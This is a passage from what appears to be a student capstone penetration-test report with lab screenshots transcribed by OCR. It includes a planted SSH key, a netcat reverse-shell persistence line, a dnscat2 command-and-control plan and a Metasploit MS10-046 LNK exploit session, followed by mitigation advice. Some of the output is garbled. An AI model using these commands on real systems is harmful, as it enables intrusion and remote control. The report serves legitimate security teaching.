ssh-rsa AAAAB3NzaC1yc2EAAQABAAAQABgQCkEhDcZa9PYT1vPznQuZFAwks2+4ZaQk1noraOKJQClwVLaPGjDNX32WdSg4XSFwA4mIEMTRE346jL+PScyew8fc97jf5tY4BwIBVYRlwMEG0I5yqPk9Lhw3e6G7M+Gw0lPY2fUnPeAvw1zwT9e
QvFfyU1i/pkb/5751xVmhydQeTuf0Ml5isEc8t43c4EcylBw0MsUgr0LPK41MBox8sAMG+A+pZ9fL4kf81fLhIqz1cFcB7Ceey1QaLQ7WhfBSpLQ2U0k1Ab8B8UhuDovqy837vdbLoXSLjhP4949MUnua0Lix9FUQkByn1zohPiU76sqzMLw
JHxUB0Tz2rBpjIWE050d6ghgu5y613AR0MyRx/Pwspdb8s?CedxDPCD/0o15i0lBlVLmKss7Kwmy0SCIK9drRN0nWb0CFqpJAAPyS0k1mZpq8GJL0xq5bPKMVoKFv0whkH61o4RBm= attacker@ATTACKER
ادمن@ADMIN: ~/Documents/config$ cd
ادمن@ADMIN: $ ls -al
total 84
drwxr-x-- 15 admin admin 4096 21:35 19 اذناء
drwxr-xr-x  3 root  root  4096 01:37 17 اذناء
...  
-rw----- 1 admin admin 1913 15:22 19 اذناء .bash_history
-rw-r--r-- 1 admin admin  19 15:22 19 اذناء .bash_logout
-rw-r--r-- 1 admin admin 3771 21:35 19 اذناء .bashrc
drwxr-xr-x 10 admin admin 4096 01:58 17 اذناء .config
drwxr-xr-x 10 admin admin 4096 21:18 16 اذناء .Desktop
drwxr-xr-x  3 admin admin 4096 21:51 19 اذناء .Documents
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Downloads
drwxr-xr-x  2 admin admin 4096 21:13 18 اذناء .flag
-rw-rw-r--  1 admin admin 4096 17:01 17 اذناء .log
-rw----- 1 admin admin 4096 17:01 17 اذناء .lessht
drwxr-xr-x  3 admin admin 4096 21:13 16 اذناء .local
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Music
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Pictures
-rw-r--r--  1 admin admin  887 21:13 16 اذناء .profile
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Public
drwxr-xr-x  3 admin admin 4096 21:13 16 اذناء .Templates
-cw-r--r--  1 admin admin   8 21:20 16 اذناء .sudo_as_admin_successful
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Videos
drwxr-xr-x  2 admin admin 4096 21:13 16 اذناء .Vtdeos
ادمن@ADMIN: $ mkdir .ssh
ادمن@ADMIN: $ nano .ssh/authorized_keys
ادمن@ADMIN: $ echo 'nc -e /bin/bash 192.168.1.26 7788 >/dev/null &' >> .sshrc
ادمن@ADMIN: $
```

### The Second hack:[21]

The plan was to exploit DNS and make the hacker reliable for the victim to the company's website, and if he tries to enter it, but it doesn't work to install dnscat2-server

Dnscat2 is a tool used for creating a covert command and control channel using DNS (Domain Name System) as the transport mechanism.

### The third hack:[22]

DNS will be directed to the hacker's device to <http://attacker-ip//anything.link> Because we know that there is a window 7 device through scan

Note that the employee's device has changed its ip because the old ip, machine, was modified during the vulnerability fix, so a copy of the old machine was used to document the vulnerability, and the new ip is 192.168.1.31

We did a scan of the employee ip to increase the confirmation of the presence of vulnerabilities

```
ATTACKER - VMware Workstation 16 Player (Non-commercial use only)
Player Activities Terminal
[+] attacker@ATTACKER: ~/project/192.168.1.31$ sudo nmap -Pn -A -p -T4 192.168.1.31 -oN fullscan
[+] [sudo] password for attacker:
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-19 23:04 +03
Nmap scan report for employee-PC (192.168.1.31)
Host is up (0.0013s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:0C:29:7C:4C:1A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows Vista[2008]7
OS CPE: cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

[?] Host script results:
[_] ms-sql-info: ERROR: Script execution failed (use -d to debug)
[_] nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 00:0C:29:7C:4C:1A (VMware)
[_] smb-os-discovery: ERROR: Script execution failed (use -d to debug)
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      message_signing: enabled but not required
  smb2-time:
    date: 2023-01-19T20:06:17
    start_date: 2023-01-20T05:02:15

Metasploit TRACEROUTE
HOP RTT      ADDRESS
1  1.30 ms  employee-PC (192.168.1.31)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 146.73 seconds
attacker@ATTACKER: ~/project/192.168.1.31$
```

We will be using msfconsole to do this hack

Metasploit Framework Console (msfconsole) is the command-line interface of the Metasploit Framework, an open-source project that provides a platform for developing, testing, and executing exploits.

We need to use ms10\_046\_shortcut\_icon\_dllloader to exploit the vulnerability

ms10\_046\_shortcut\_icon\_dllloader is a known exploit that targets a vulnerability in the Microsoft Windows operating system. The vulnerability exists in the way that Windows handles shortcut files (with the .lnk extension) that have a specially crafted icon.



The screenshot shows the Metasploit Framework interface. The command line at the top has the following text:

```
? exploit tip: Metasploit can be configured at startup, see
      sole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms10_046
```

Below the command line is a table titled "Available Modules" with the following data:

Name	Disclosure Date	Rank	Check	Description
exploit/windows/browser/ms10_046_shortcut_icon_dllloader	2010-07-16	excellent	No	Microsoft Windows Shell LNK Code Execution
exploit/windows/smb/ms10_046_shortcut_icon_dllloader	2010-07-16	excellent	No	Microsoft Windows Shell LNK Code Execution
auxiliary/fileformat/multidrop		normal	No	Windows SMB Multi Dropper

At the bottom of the terminal window, there is a prompt: "Interact with a module by name or index. For example info 2, use 2 or use auxiliary/fileformat/multidrop".

On the right side of the screen, there is a "Activate Windows" message: "Activate Windows Go to Settings to activate Windows." Below that, the system tray shows the date and time: "11:17 PM 1/19/2023".

We will set the attacker's IP address as ServerHost and set payload for windows reverse shell. Of course, do not forget to change Lhost for attacker's Ip address also

A payload is the component of a cyber-attack that delivers the malicious code or action intended by the attacker.



The screenshot shows the Metasploit Framework interface with the following command history:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 192.168.1.26
SRVHOST => 192.168.1.26
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.1.26
LHOST => 192.168.1.26
msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options
```

On the right side of the screen, there is a "Activate Windows" message: "Activate Windows Go to Settings to activate Windows".

Use the command show option to see the settings

```
ATTACKER - VMware Workstation 16 Player (Non-commercial use only)
Player | II | X | Activities Terminal 23:18 19 نيسان كاون النايس
attacker@ATTACKER:/opt

exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options

options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):
Name      Current Setting  Required  Description
LHOST     192.168.1.26    yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
PORT      80               yes       The daemon port to listen on (do not change)
CERT      /                no        Path to a custom SSL certificate (default is randomly generated)
UNCHOST   /                no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
PATH      /                yes      The URI to use (do not change).

options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.1.26    yes       Exit technique (Accepted: '', seh, thread, process, none)
PORT      4444             yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

exit target:
Name
-----
Automatic

View the full module info with the info, or info -d command.
```

To start the attack, we will type exploit or run

```
? The full module info with the info, or info -d command.  
= exploit(ms10_046_shortcut_icon_dllloader) > exploit  
Exploit running as background job 0  
Exploit completed, but no session was created.  
  
Started reverse TCP handler on 192.168.1.26:4444  
and vulnerable clients to \\\192.168.1.26\PPM\.  
Or get clients to save and render the icon of http://<your host>/anything>.lnk  
Using URL: http://192.168.1.26/  
server started.  
sf5 exploit(ms10_046_shortcut_icon_dllloader) > [*] 192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending UNC redirect  
192.168.1.31 ms10_046_shortcut_icon_dllloader : Received WebDAV PROPFIND request for /lxDoqvRm  
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending 301 for /lxDoqvRm ...  
192.168.1.31 ms10_046_shortcut_icon_dllloader : Received WebDAV PROPFIND request for /lxDoqvRm/  
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /lxDoqvRm/ ...  
192.168.1.31 ms10_046_shortcut_icon_dllloader : Received WebDAV PROPFIND request for /lxDoqvRm/  
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending 301 for /lxDoqvRm ...  
192.168.1.31 ms10_046_shortcut_icon_dllloader : Received WebDAV PROPFIND request for /lxDoqvRm/  
192.168.1.31 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /lxDoqvRm/ ...  
sf5 exploit(ms10_046_shortcut_icon_dllloader) >  
  
Activate Windows  
Go to Settings to activate Windows.  
62°F Mostly sunny ENG 11:18 PM 1/19/2023 4
```

We can see that the victim opened the hacker's URL and the hacker was able to get a reverse shell on the victim's machine

```
[*] exploit(windows/browser/ms10_046_shortcut_icon_dlloader) >
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Responding to WebDAV OPTIONS request
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending 301 for /lxDqgvRm ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm/
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending directory multistatus for /lxDqgvRm/ ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm/
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending 301 for /lxDqgvRm ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm/
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending directory multistatus for /lxDqgvRm/ ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm/
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending 301 for /lxDqgvRm ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Received WebDAV PROPFIND request for /lxDqgvRm/
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending directory multistatus for /lxDqgvRm/ ...
[*] 168.1.31 ms10_046_shortcut_icon_dlloader - Sending LNK file
```

To use reverse shell we need to type session then use session number Unfortunately it didn't work here for unknown reasons

## The fourth hack:[23]

The completion of the scenario is that the spyware file is uploaded with the project, which will be sent to the CEO, according to what has been known from the calendar on the victim's device, in order to listen to it and take passwords for the database.

## **Recommendations and mitigations**

### **✓ Windows Shell Remote Code Execution Vulnerability MS10-046[15]**

Microsoft released a security update (MS10-046) to address a Windows Shell Remote Code Execution Vulnerability.

To protect against this vulnerability, Microsoft recommends that users apply the security update as soon as possible. The update can be downloaded from the Microsoft Download Center or installed using Windows Update. Additionally, should ensure that antivirus software is up-to-date and scan systems regularly for malicious files.

Users should also be aware of phishing emails and websites that may contain malicious links or attachments. If an email or website appears suspicious, users should not open any attachments or click on any links contained within it. Finally, should ensure that systems are running the latest version of Windows and all other software applications installed on their systems are up to date with the latest security patches.

### **✓ The DNS (Domain Name System) Tunneling Vulnerability [21]**

DNS filtering is a security technique that uses DNS servers to block or allow access to specific websites or internet addresses based on predefined rules. These rules can be based on the URL or IP address of the website, the type of content on the website, or other factors.

DNS filtering can be used to block access to known malicious websites, such as those hosting malware or phishing scams, as well as to prevent users from accessing non-work-related websites during work hours. Some organizations use DNS filtering to block access to social media, gaming, and other types of sites that are a distraction or a security risk.

There are different ways to implement DNS filtering, some organizations use a DNS proxy or firewall, others use a specialized software or service that allows to configure the filtering rules, and some others use a combination of both.

It's important to note that DNS filtering can be bypassed using various methods, such as using a VPN, Proxy, or other similar tools, that's why it's important to use this technique as part of a defense in depth strategy and not to rely just on this mechanism.

### **✓ Password Pattern Vulnerability[13]**

**1. Use strong passwords:** Strong passwords should include a combination of upper and lowercase letters, numbers, and special characters. Avoid using common words or phrases that can be easily guessed.

- 2. Implement password policies:** Establish password policies that require users to change their passwords regularly and use complex passwords with a combination of upper and lowercase letters, numbers, and special characters.
- 3. Limit access to sensitive data:** Limit access to sensitive data by assigning user roles and permissions that are appropriate for each user's job function. This will help ensure that only authorized personnel have access to confidential information.
- 4. Monitor user activity:** Monitor user activity on your network and systems to detect any suspicious behavior or attempts at unauthorized access.

✓ **Social Engineering[24]**

- 1. Educate Employees:** The first step in preventing social engineering attacks is to educate employees about the risks and how to recognize them. This can be done through training sessions, emails, or other forms of communication. Employees should be taught how to identify suspicious emails, recognize phishing attempts, and be aware of the potential for social engineering attacks.
- 2. Implement Security Policies:** Establishing and enforcing security policies can help protect against social engineering attacks. Policies should include guidelines for handling sensitive information, such as passwords and financial data, as well as rules for using public Wi-Fi networks and other online services.

## **Appendices and attachments**

All files containing the information found will be attached in a zip file with the report

## **Defensive Cybersecurity**

**Complete detailed analysis for the systems**

**Timeline of the incidents and the attack**

**Fix problems and the vulnerability**

**Password pattern vulnerability:** the password has been changed in addition to putting the police to create passwords such as complex and not including the username and to be changed every three months in addition to the presence of a password that is used for the first time only to enter the device and is changed after that

**Windows Shell Remote Code Execution Vulnerability MS10-046**

Microsoft released a security update

```
Active sessions
=====
No active sessions.

[!] msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > sessions

Active sessions
=====
No active sessions.

[*] msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
[*] msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
[*] msf6 exploit(windows/browser/ms10_046_shortcut_icon_dllloader) >
```

**The DNS (Domain Name System) Tunneling Vulnerability:** use a DNS proxy

**Social Engineering:** Educate Employees

## References

- [1] NCSC Cybersecurity Capstone Project.pdf
- [2] [https://www.linkedin.com/company/vmware/?trk=public\\_profile\\_result-card\\_subtitle-click&originalSubdomain=jo](https://www.linkedin.com/company/vmware/?trk=public_profile_result-card_subtitle-click&originalSubdomain=jo)
- [3] <https://docs.vmware.com/en/VMware-Workstation-Pro/17/com.vmware.ws.using.doc/GUID-BAFA66C3-81F0-4FCA-84C4-D9F7D258A60A.html>
- [4] [https://en.wikipedia.org/wiki/Server\\_Message\\_Block](https://en.wikipedia.org/wiki/Server_Message_Block)
- [5] <https://www.cloudflare.com/learning/dns/what-is-dns/>
- [6] <https://dev.mysql.com/doc/refman/8.0/en/what-is-mysql.html>
- [7] <https://help.synatic.com/en/articles/4719865-http-service>
- [8] <https://phoenixnap.com/kb/ubuntu-samba>
- [9] <https://ubuntu.com/server/docs/service-domain-name-service-dns>
- [10] <https://hevodata.com/learn/installing-mysql-on-ubuntu-20-04/>
- [11] <https://devanswers.co/how-to-fix-failed-error-set-password-has-no-significance-for-user-rootlocalhost/>
- [12] <https://faun.pub/ubuntu-servers-and-asp-net-core-project-deployment-using-nginx-d9a3a1f6ac82>
- [13] <https://portswigger.net/web-security/authentication/password-based>
- [14] <https://www.cloudns.net/blog/dns-tunneling-attack-what-is-it-and-how-to-protect-oursel>
- [15] <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2010/ms10-046>
- [16] <https://www.techtarget.com/searchsecurity/definition/brute-force-cracking>
- [17] <https://resecurity.com/blog/article/shortcut-based-lnk-attacks-delivering-malicious-code-on-the-rise>

- [18] <https://www.techtarget.com/searchsecurity/definition/spyware>
- [19] <https://cve.mitre.org/>
- [20] [https://www.youtube.com/watch?v=49F0co\\_VrTY](https://www.youtube.com/watch?v=49F0co_VrTY)
- [21] [https://www.youtube.com/watch?v=49F0co\\_VrTY&t=309s](https://www.youtube.com/watch?v=49F0co_VrTY&t=309s)
- [22] <https://www.youtube.com/watch?v=cNJU7zAB27M&t=732s>
- [23] <https://www.youtube.com/watch?v=5xFdCdE7TT0&t=1079s>
- [24] <https://www.imperva.com/learn/application-security/social-engineering-attack/>